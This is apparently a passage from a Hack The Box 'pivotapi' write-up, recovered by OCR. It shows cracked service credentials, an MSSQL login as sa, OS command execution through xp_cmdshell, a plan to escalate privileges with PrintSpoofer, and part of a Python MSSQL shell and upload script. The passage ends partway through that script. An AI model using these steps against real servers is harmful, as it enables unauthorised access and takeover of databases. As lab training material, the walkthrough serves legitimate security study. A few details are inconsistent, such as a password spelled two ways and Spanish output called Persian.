
#	Type	Name	Pre-Call Value	Post-Call Value
1	LPCWSTR	lpUsername	0x000000003f600fc "svc_oracle"	0x000000003f600fc "svc_oracle"
2	LPCWSTR	lpDomain	0x000000003f5142c ""	0x000000003f5142c ""
3	LPCWSTR	lpPassword	0x0000000000116ab0 "#oracle_s3r...	0x0000000000116ab0 "#oracle_s3r...
4	DWORD	dwLogonFlags	0	0
5	LPCWSTR	lpApplicationName	NULL	NULL

Hex Buffer: 22 bytes (Post-Call)

```
0000  73 00 76 00 63 00 5f 00 6f 00 72 00 61 00 63 00 6c 00 65 00 00 00        s.v.c._.o.r.a.c.l.e...
```

svc_oracle:#oracle_s3rV1c3!2010


Now if you see nmap result there is a mssql port open let's try to connect with that



```
┌──[us-free-1]─[10.10.14.3]─[root@parrot]─[~/Desktop/HTB/pivotapi]
└──╼ [★]$ mssqlclient.py -port 1433 svc_oracle@10.10.10.240
Impacket v0.9.23.dev1+20210416.153120.efbe78bb - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[-] ERROR(PIVOTAPI\SQLEXPRESS): Line 1: Login failed for user 'svc_oracle'.
```

Login failed! it's mean the username and password is not correct.

After that i read the Server MSSQL.msg again and i found that now they using mssql not oracle so we need to change the password from #oracle_s3rV1c3!2010 to #mssql_s3rV1c3!2020 because they migrate to MSSQL at the beginning of 2020.
And for the username i search on google for default mssql username and i found that.




About 48,90,000 results (0.58 seconds)

When you install Microsoft Data Engine (MSDE) version 1.0 or **Microsoft SQL Server** Desktop Engine (MSDE2000), the installation uses SQL Authentication by **default**. In addition, the **default user name** in these cases is sa, and the **default** password is blank.

https://support.microsoft.com › en-us › topic


Installation of MSDE creates an 'sa' account with a blank ...

So now the creads are sa:#mssql_s3rV1c3!-2020 so now let's try to login with these creads.




```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi/HelpDesk]
└─# mssqlclient.py -port 1433 sa@10.10.10.240
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> help

     lcd {path}                 - changes the current local directory to {path}
     exit                       - terminates the server process (and this session)
     enable_xp_cmdshell         - you know what it means
     disable_xp_cmdshell        - you know what it means
     xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
     sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
     ! {cmd}                    - executes a local shell cmd

SQL> █
```

If we type help we can see that we can execute the xp_cmdshell {cmd} command let's try that.




```
SQL> xp_cmdshell whoami
output

────────────────────────────────────────────────────────────────────────────────


nt service\mssql$sqlexpress

NULL
```

We can execute command let's check the privileges we have.



```
SQL> xp_cmdshell whoami /priv
output
________________________________________________________________________________

NULL

INFORMACIÓN DE PRIVILEGIOS

__________________________

NULL

Nombre de privilegio          Descripción                                    Estado

============================= ============================================== =============

SeAssignPrimaryTokenPrivilege Reemplazar un símbolo (token) de nivel de proceso Deshabilitado

SeIncreaseQuotaPrivilege      Ajustar las cuotas de la memoria para un proceso Deshabilitado

SeMachineAccountPrivilege     Agregar estaciones de trabajo al dominio         Deshabilitado

SeChangeNotifyPrivilege       Omitir comprobación de recorrido                 Habilitada

SeManageVolumePrivilege       Realizar tareas de mantenimiento del volumen     Habilitada

SeImpersonatePrivilege        Suplantar a un cliente tras la autenticación     Habilitada

SeCreateGlobalPrivilege       Crear objetos globales                           Habilitada

SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso     Deshabilitado

NULL
```

It's output in persian language let's translate it.



```
Privilege name                Description                                        State

============================= ================================================== ==========

SeAssignPrimaryTokenPrivilege Replace a process-level token                      Disabled

SeIncreaseQuotaPrivilege      Adjust memory quotas for a process                 Disabled

SeMachineAccountPrivilege     Add workstations to the domain                     Disabled

SeChangeNotifyPrivilege       Skip walkthrough check                             Enabled

SeManageVolumePrivilege       Perform volume maintenance tasks                   Enabled

SeImpersonatePrivilege        Impersonate a client after authentication          Enabled

SeCreateGlobalPrivilege       Create global objects                              Enabled

SeIncreaseWorkingSetPrivilege Increase the workspace of a process                Disabled
```

We have SeImpersonatePrivilege enabled let's try to privilege-escalation with this.


Link : https://github.com/dievus/printspoofer

But the problem is we can't transfer this file directly because firewall blocks all connections.


So i search on google for script that will login us in mssql and we can also upload files inside that and i found a python script.

Link : [https://github.com/Alamot/code-snippets/blob/master/-mssql/mssql_shell.py](https://github.com/Alamot/code-snippets/blob/master/mssql/mssql_shell.py)


I edit the script because when we use UPLOAD command it's break.



```
#!/usr/bin/env python$
from __future__ import print_function$
import _mssql$
import base64$
import shlex$
import sys$
import tqdm$
import hashlib$
from io import open$
try: input = raw_input$
except NameError: pass$
$
MSSQL_SERVER="10.10.10.240"$
MSSQL_USERNAME = "sa"$
MSSQL_PASSWORD = "#mssql_s3rV1c3!2020"$
BUFFER_SIZE = 5*1024$
TIMEOUT = 30$
$
$
def process_result(mssql):$
    username = ""$
    computername = ""$
    cwd = ""$
    rows = list(mssql)$
    for row in rows[:-3]:$
        columns = list(row)$
        if row[columns[-1]]:$
            print(row[columns[-1]])$
        else:$
            print()$
    if len(rows) >= 3:$
        (username, computername) = rows[-3][list(rows[-3])[-1]].split('|')$
        cwd = rows[-2][list(rows[-3])[-1]]$
    return (username.rstrip(), computername.rstrip(), cwd.rstrip())$
$
$
def upload(mssql, stored_cwd, local_path, remote_path):$
    print("Uploading "+local_path+" to "+remote_path)$
    cmd = 'type nul > "' + remote_path + '.b64"'$
    mssql.execute_query("EXEC xp_cmdshell '"+cmd+"'")$
$
    with open(local_path, 'rb') as f:$
